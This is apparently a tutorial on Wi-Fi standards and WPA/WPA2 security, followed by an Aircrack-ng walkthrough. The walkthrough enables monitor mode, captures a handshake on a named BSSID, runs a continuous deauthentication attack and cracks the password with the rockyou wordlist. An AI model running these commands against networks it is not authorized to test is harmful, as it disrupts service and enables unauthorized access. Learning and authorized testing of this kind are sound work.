Wi-Fi Technology and Security: A Comprehensive Study with Aircrack-ng

1. Introduction to Wi-Fi

Wi-Fi (Wireless Fidelity) is a wireless networking technology that allows devices to connect to the internet or communicate with each other without physical cables. It operates using radio waves in the 2.4 GHz and 5 GHz frequency bands.

How Wi-Fi Works

- A Wi-Fi network consists of:
- Access Point (AP): The router that broadcasts the wireless signal.
- Client Devices: Smartphones, laptops, IoT devices that connect to the AP.
- Data is transmitted via radio waves using IEEE 802.11 standards.
- The AP and clients communicate using frames (management, control, and data frames).

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2. Wi-Fi Protocols (IEEE 802.11 Standards)

Protocol	Release Year	Frequency Band	Max Speed	Key Features
802.11a	1999	5 GHz	54 Mbps	Less interference, shorter range
802.11b	1999	2.4 GHz	11 Mbps	Longer range, more interference
802.11g	2003	2.4 GHz	54 Mbps	Backward compatible with 802.11b
802.11n	2009	2.4/5 GHz	600 Mbps	MIMO (Multiple Input Multiple Output)
802.11ac	2013	5 GHz	1.3 Gbps	Wider channels, beamforming
802.11ax	2019 (Wi-Fi 6)	2.4/5/6 GHz	9.6 Gbps	OFDMA, better efficiency

3. Wi-Fi Security Protocols

Wi-Fi networks use encryption to protect data. Over time, security has evolved:

1. WEP (Wired Equivalent Privacy)

- Weaknesses:
- Uses RC4 encryption (vulnerable to attacks).
- Static keys (easy to crack with tools like Aircrack-ng).
- Broken and deprecated.

2. WPA (Wi-Fi Protected Access)

- Introduced as a temporary fix for WEP flaws.
- Uses TKIP (Temporal Key Integrity Protocol).
- Still vulnerable to attacks like WPA-TKIP cracking.

3. WPA2 (Wi-Fi Protected Access 2)

- Uses AES-CCMP encryption (stronger than TKIP).

- PSK (Pre-Shared Key) mode (WPA2-Personal) is common.
- Vulnerable to KRACK attack (Key Reinstallation Attack).

4. WPA3 (Latest Standard)

- Uses Simultaneous Authentication of Equals (SAE) instead of PSK.
- Stronger encryption (192-bit security in enterprise mode).
- Protects against offline brute-force attacks.

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4. Wi-Fi Authentication Methods

- Open Networks (No Encryption): No security, anyone can connect.
- WPA/WPA2-Personal (PSK): Uses a pre-shared password.
- WPA/WPA2-Enterprise: Uses RADIUS server for authentication (more secure).


The 4-Way Handshake in Wi-Fi (WPA/WPA2)

The 4-way handshake is a critical process in WPA (Wi-Fi Protected Access) and WPA2 networks that establishes a secure connection between a client (e.g., laptop, smartphone) and an access point (AP). It ensures that both devices have the correct encryption keys and can communicate securely.

Why is the 4-Way Handshake Important?

1. Mutual Authentication – Confirms that both the client and AP know the Pre-Shared Key (PSK).
2. Key Exchange – Derives unique encryption keys for the session.
3. Prevents Replay Attacks – Uses random numbers (nonces) to ensure freshness.

Steps in the 4-Way Handshake



The handshake involves four messages between the AP (Authenticator) and the Client (Supplicant).

1. Message 1 (AP → Client)

- The AP sends a random number (ANonce – Authenticator Nonce) to the client.
- The client uses this, along with the PSK (Wi-Fi password), to generate the Pairwise Transient Key (PTK).

2. Message 2 (Client → AP)

- The client sends its own random number (SNonce – Supplicant Nonce) and a Message Integrity Code (MIC).
- The AP now generates the same PTK using:

- ANonce + SNonce + MAC addresses + PSK.

3. Message 3 (AP → Client)

- The AP sends the Group Temporal Key (GTK) (used for multicast/broadcast traffic).
- Includes a MIC for verification.
- The client installs the encryption keys.

4. Message 4 (Client → AP)

- The client acknowledges receipt.
- Both sides now have the same PTK & GTK and can encrypt traffic.

Why is the 4-Way Handshake Vulnerable?

KRACK Attack (Key Reinstallation Attack)

- Forces reuse of an old encryption key by replaying handshake messages.
- Patched in WPA3.

Offline Brute-Force Attacks

- Attackers capture the handshake and try passwords from a wordlist (using Aircrack-ng).

Weak Passwords

- If the PSK is weak (e.g., "password123"), it can be cracked easily.

Aircrack-ng: The Complete Wi-Fi Cracking Guide

1. Introduction to Aircrack-ng

Aircrack-ng is a powerful suite of tools used for Wi-Fi network security assessment. It can:

- Capture Wi-Fi packets (including WPA/WPA2 handshakes)
- Crack WEP, WPA-PSK, and WPA2-PSK keys
- Perform deauthentication attacks
- Analyze network traffic

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2. Prerequisites

- A Linux system (Kali Linux recommended)
- A Wi-Fi adapter that supports monitor mode (Used:- **TP-LINK TL-WN722N**)
- Target Wi-Fi network (WEP/WPA/WPA2)
- Wordlist (e.g., **rockyou.txt**)

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3. Step-by-Step Wi-Fi Cracking Process

Step 1: Check and Enable Monitor Mode


```
#Enable Monitor mode
sudo airmon-ng start wlan0
```

# Kill interfering processes
sudo airmon-ng check kill

- This creates a new interface, usually **wlan0mon**.

Step 2: Scan for Target Networks

`sudo airodump-ng wlan0mon`



- Lists all nearby Wi-Fi networks with:
- BSSID (AP MAC address)
- Channel
- Encryption type (WEP/WPA/WPA2)

Step 3: Capture Handshake (WPA/WPA2)

AP-MAC & channel - need to select my own here:

`BSSID: 1E:CF:18:34:0C:D5`
`Channel: 11`

Now open Terminal..


!1st Window:

!Make sure replace the channel number and bssid with my own

!File Name: hack1 for capture handshake file and packets.

Command:

sudo airodump-ng -w **hack1** -c **11** --bssid **1E:CF:18:34:0C:D5** wlan0mon




!2nd Window - Deauth attack

!Make sure you replace the bssid with your own

Command:

sudo aireplay-ng --deauth **0** -a **1E:CF:18:34:0C:D5** wlan0mon




ok, Now we got the Handshake file.
Open in wireshark..


!Use Wireshark to open hack file

wireshark hack1-01.cap

!Filter Wireshark messages for EAPOL

eapol





Now we can stop the monitor mode..

Command:

airmon-ng stop wlan0mon


Password Cracking:

!Crack file with Rock you or another wordlist

!Make sure you have rockyou in text format (unzip file on Kali)

Command:

aircrack-ng hack1-01.cap -w /usr/share/wordlists/rockyou.txt



Crack the password…

The key is **{123456789}**

One more thing.. I am use **TP-LINK TL-WN722N** adapter..

ASUS VivoBook